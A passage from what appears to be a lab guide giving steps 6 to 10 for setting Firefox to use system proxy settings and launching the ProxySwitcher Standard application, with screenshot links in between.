
6. In the **Settings** wizard, scroll down to the end of the page and click **Settings...** under the **Network Settings** section.




7. The **Connection Settings** window appears; under the **Configure Proxy Access to the Internet** section, ensure that the **Use system proxy settings** radio button is selected. Click **OK** and close the **Firefox** browser window.



8. Click **Search** icon () on the **Desktop**. Type **proxyswitcher** in the search field, the **ProxySwitcher Standard** appears in the result, click **open** to launch it.




9. The **ProxySwitcher Standard** loads, and its icon appears on **Taskbar**.
10. Click the **Taskbar** icon in the bottom-right corner of the desktop and the click **ProxySwitcher Standard** icon to launch the application.

